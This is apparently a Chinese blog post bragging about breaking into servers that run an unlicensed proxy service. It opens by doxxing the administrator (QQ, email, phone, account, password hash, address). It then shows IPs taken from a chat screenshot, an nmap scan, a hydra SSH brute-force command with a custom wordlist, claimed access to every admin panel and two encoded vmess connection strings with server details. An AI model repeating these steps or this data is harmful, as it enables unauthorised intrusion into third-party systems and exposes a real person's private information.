
# 记一次非法搭建机场获取权限

服务器管理员
QQ:7[redacted]3
lan[redacted]333@qq.com
绑定手机:13[redacted]039[浙江宁波联通]
账号:La[redacted]333
邮箱:761[redacted]3@qq.com
密码:a974931dc[redacted]ac5d3eea:762f88
地区:福建省福州[redacted]路 1 号附近

## 天网恢恢 疏而不漏

根据 wx 群聊看到有人发机场截图并暴露了 IP 地址


于是全部记录了下来；
依次排列好；
168.63.212.106
20.187.178.80
20.205.118.204
20.212.114.178

快速 Nmap 扫描了一波；

20.205.118.204


QUICK NMAP SCAN


```
Starting Nmap 7.40 ( https://nmap.org ) at 2022-01-10 02:23 UTC
Nmap scan report for 20.205.118.204
Host is up (0.22s latency).
PORT     STATE  SERVICE
21/tcp   closed ftp
22/tcp   open   ssh
23/tcp   closed telnet
80/tcp   open   http
110/tcp  closed pop3
143/tcp  closed imap
443/tcp  open   https
3389/tcp closed ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 0.54 seconds
```

看到 22 端口开放


Hydrawin 版本加载字典进行端口爆破，当然要使用上我亲自开过光的字典了

hydra.exe -l root -P 22 开光字典.txt -vV -o ssh.log -e ns 127.0.0.1 ssh








于是就这样进入了服务器





# 数据库


**面板账户唯一登入密码**





# 所有的管理后台面板全部拿到权限



vmess://ewogICJ2IjogIjIiLAogICJwcyI6ICJBWi1GMlMtSEstODAtV1MiLAogICJhZGQiOiAiMTY4LjYzLjIxMi4xMDYiLAogICJwb3J0IjogODAsCiAgImlkIjogIjRjOTA4ZTgxLWM2YzYtNGNiNy1lZDQ5LWRjODhlN2NkZjkxNCIsCiAgImFpZCI6IDAsCiAgIm5ldCI6ICJ3cyIsCiAgInR5cGUiOiAibm9uZSIsCiAgImhvc3QiOiAiZ3cuYWxpY2RuLmNvbSIsCiAgInBhdGgiOiAiIiwKICAidGxzIjogIm5vbmUiCn0=





vmess://ewogICJ2IjogIjIiLAogICJwcyI6ICJBWi1CMVMtSEstODAtV1MiLAogICJhZGQiOiAiMjAuMjA1LjExOC4yMDQiLAogICJwb3J0IjogODAsCiAgImlkIjogIjhjYzgwOWQzLTk1YzAtNDg4Yi1jZ

mUwLTk4ZWVlZDM4MzYzYiIsCiAgImFpZCI6IDAsCiAgIm5ldCI6ICJ3cyIsCiAgInR5cGUiOiAibm9uZSIsCiAgImhvc3QiOiAiZ3cuYWxpY2RuLmNvbSIsCiAgInBhdGgiOiAiIiwKICAidGxzIjogIm5vbmUiCn0=


**很遗憾的是这些服务器都没什么东西；**
**查询了一下是刚开不久的；**
**期待下次能获取到一些有价值的东西吧；**